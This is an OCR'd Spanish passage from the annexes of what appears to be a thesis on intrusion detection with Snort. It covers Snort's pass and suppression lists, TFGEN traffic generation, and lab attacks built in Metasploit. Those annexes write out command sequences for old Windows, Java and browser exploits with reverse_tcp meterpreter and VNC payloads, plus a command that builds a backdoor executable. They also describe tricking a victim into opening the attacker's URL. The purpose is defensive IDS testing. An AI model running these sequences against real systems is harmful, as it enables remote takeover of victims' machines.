


Figura 7.25 Bloqueo de direcciones IP

Administrar los Host permitidos (Pass List)

La **Pass List** son listas de direcciones IP que Snort nunca debe bloquear. Pueden ser gestionadas desde esta pestaña y Snort nunca detendrá el tráfico de estas IPs, aunque sea tráfico malicioso.

Figura 7.26 Lista de host permitidos

Supresion List

Las **listas de supresión** permiten el control de las alertas generadas por Snort. Cuando se suprime una alerta, Snort no registrará una entrada de alerta (*o bloqueará direcciones IP*) cuando una regla en particular se enciende. Esto puede ser útil en vez de desactivar por completo la regla, suprimir alertas generadas por IP de confianza y así evitar falsos positivos.

Figura 7.27 Lista de supresión

7.3 Anexo C: Configuración de TFGEN

En la máquina kali Linux se instaló TFGEN para generar dos tipos de tráfico UDP, ambos tráficos dirigidos hacia la máquina la cual está siendo atacada. La cantidad de tráfico se puede observar en la tabla 4.3 del capítulo 4. De igual manera se puede ver en la siguiente **Figura 6.28**.

Para iniciar TFGEN, descomprimimos la carpeta donde se encuentra, y en una línea de comando escribimos: **lha x Tfgen.lzh**. Los pasos de configuración se muestran continuación para el primer ataque, los cuales son los mismos para el segundo ataque, pero con diferentes parámetros.

Configuramos los kbps, nos vamos a la pestaña **Option -> Utilization** ahí ponemos nuestro parámetro. Posteriormente configuramos nuestro destino con una IP, nos vamos de la misma manera a **Option->Destination** ->ahí escribimos la IP, de igual amanera nos da la opción de poner un puerto UDP, podemos dejarlo por defualt (puerto 7) o escribimos nuestro puerto, en nuestro caso utilizamos el puerto 135, debido a que este puerto viene en Windows XP para "ASISTENCIA DE ACCESO REMOTO" comúnmente abierto. En la opción **Option->Traffic Partner** ahí se configura el resto de los parámetros.




Figura 7.28 Configuración de tfgen

7.4 Anexo D: Creación de los ataques de red

7.4.1 Ataque de acceso remoto vía FTP

Paso 1: se ejecuta el comando msfconsole y se espera a que cargue la herramienta Metasploit. Posteriormente se ejecutan los siguientes comandos:

Use windows/browser/ms10_046_shortcut_icon_dllloader

Set payload windows/meterpreter/reverse_tcp

Set SRVHOST *ip_atacante*

Set LHOST *ip_atacante*

Set URIPATH /

Exploit

Una vez ejecutado el comando exploit, éste genera una dirección IP que se le proporciona al usuario (*víctima*) para que acceda como una IP normal.




Figura 7.29 Creación del primer ataque

Paso 2: el usuario (*víctima*) escribe en la barra de direcciones de un navegador la IP proporcionada por el atacante y le abre una carpeta con dos archivos con extensiones .exe y un .dll.

Paso 3: el atacante obtiene el acceso remoto del pc del usuario.




Figura 7.30 Ataque realizado con éxito




Figura 7.31 Prueba de éxito




Figura 7.32 Screenshot de la prueba de éxito del primer ataque

7.4.2 Ataque acceso remoto aprovechando vulnerabilidad de JAVA

Paso 1: se abre la consola de Backtrack y se escriben los siguientes comandos:

use exploit/multi/browser/java_signed_applet

set SRVHOST *ip_atacante*

set SRVPORT *puerto_a_atacar*

set TARGET 0

set URIPATH /

set payload java/meterpreter/reverse_tcp

set LHOST *ip_atacante*

exploit




Figura 7.33 Creación del segundo ataque

Paso 2: el atacante le envía al usuario (*víctima*), la url generado por el ataque como una dirección normal. El usuario a su vez ingresa a la url proporcionada por el atacante, java envía una alerta donde le pide permiso al usuario para ejecutar la aplicación. El usuario da click en ejecutar y espera a que cargue la aplicación.

Paso 3: el atacante espera a que el usuario diera click al permiso de java y una vez que el usuario otorgo los permisos el atacante obtiene el acceso a la *máquina víctima.*




Figura 7.34 Ejecución del ataque en la máquina víctima

De la misma manera con el comando Screenshot se puede obtener una captura de pantalla de la *máquina víctima*.




Figura 7.35 Prueba de éxito del segundo ataque

7.4.3 Ataque acceso remoto por intercambio de dirección IP

Paso 1: se abre la terminal de Backtrack y se ejecuta el comando *msfconsole*, una vez hecho esto se procede a ejecutar el siguiente código:

use exploit/windows/smb/ms08_067_netapi

set PAYLOAD windows/meterpreter/reverse_tcp

set RHOST *ip_víctima*

set LHOST *ip_atacante*

exploit




Figura 7.36 Creación del tercer ataque

Paso 2: se ejecuta el comando *exploit* solo se espera que el ataque encontrará alguna vulnerabilidad del sistema operativo víctima para posteriormente tomar posesión de la misma.

El usuario (*víctima*) no se da cuenta que su máquina fue infectada y se toma posesión de ella.




Figura 7.37 Sesión meterpreter abierta con la víctima




Figura 7.38 Prueba de éxito del tercer ataque

7.4.4 Ataque IE 0 day (aprovechar vulnerabilidad de los navegadores web)

Paso 1: se abre la terminal de Backtrack y se ejecuta el comando *msfconsole*, una vez realizado esto se procede a escribir los siguientes comandos:

use auxiliary/server/browser_autopwn

set LHOST *ip_atacante*

set SRVHOST *ip_atacante*

set URIPATH

set SRVPORT *puerto_atacar*

exploit




Figura 7.39 Creación del cuarto ataque

Paso 2: el ataque explotado empieza a buscar los posibles módulos de explotación, y una vez que termina se pueden ver la cantidad de módulos que encontró para explotar algún navegador.




Figura 7.40 Explotando vulnerabilidad con el cuarto ataque




Figura 7.41 Exploits generadas en una URL

Paso 3: se le proporciona la dirección IP generada por el modulo al usuario (víctima) y este la ejecuta en algún navegador web como cualquier otra URL.

Paso 4: el modulo empieza a trabajar buscando vulnerabilidades en el navegador donde se ejecutó la dirección IP y una vez que termino abre la sesión del usuario (víctima) y obtiene el control total de su computadora.




Figura 7.42 Buscando vulnerabilidades en los navegadores de la víctima

Figura 7.43 Prueba de éxito del cuarto ataque

7.4.5Ataque acceso remoto por inyección IP

Paso 1: se ejecuta la terminal de Backtrack y se ejecuta el comando *msfconsole*, posteriormente se ejecutan los siguientes comandos:

use exploit/windows/smb/ms08_067_netapi
set PAYLOAD windows/vncinject/reverse_tcp
set RHOST *ip_víctima*
set LHOST *ip_atacante*
exploit

Paso 2: el atacante espera a que los comandos escritos anteriormente busquen una vulnerabilidad en el sistema operativo *víctima* para obtener el control total de la máquina, abriendo de esta manera, la interfaz del escritorio de la *máquina víctima* y con ello controlarla desde la *máquina atacante*.




Figura 7.44 Creación del quinto ataque




Figura 7.45 Prueba de éxito del quinto ataque

7.4.6 Ataque acceso remoto creando archivo ejecutable (.exe)

Paso 1: se abre la terminal o consola del Backtrack y se ejecuta el siguiente comando para crear el archivo ejecutable:

msfpayload windows/meterpreter/reverse_tcp LHOST=*ip_atacante* **LPORT=***puerto_ataque* **X >** *nombre archivo*

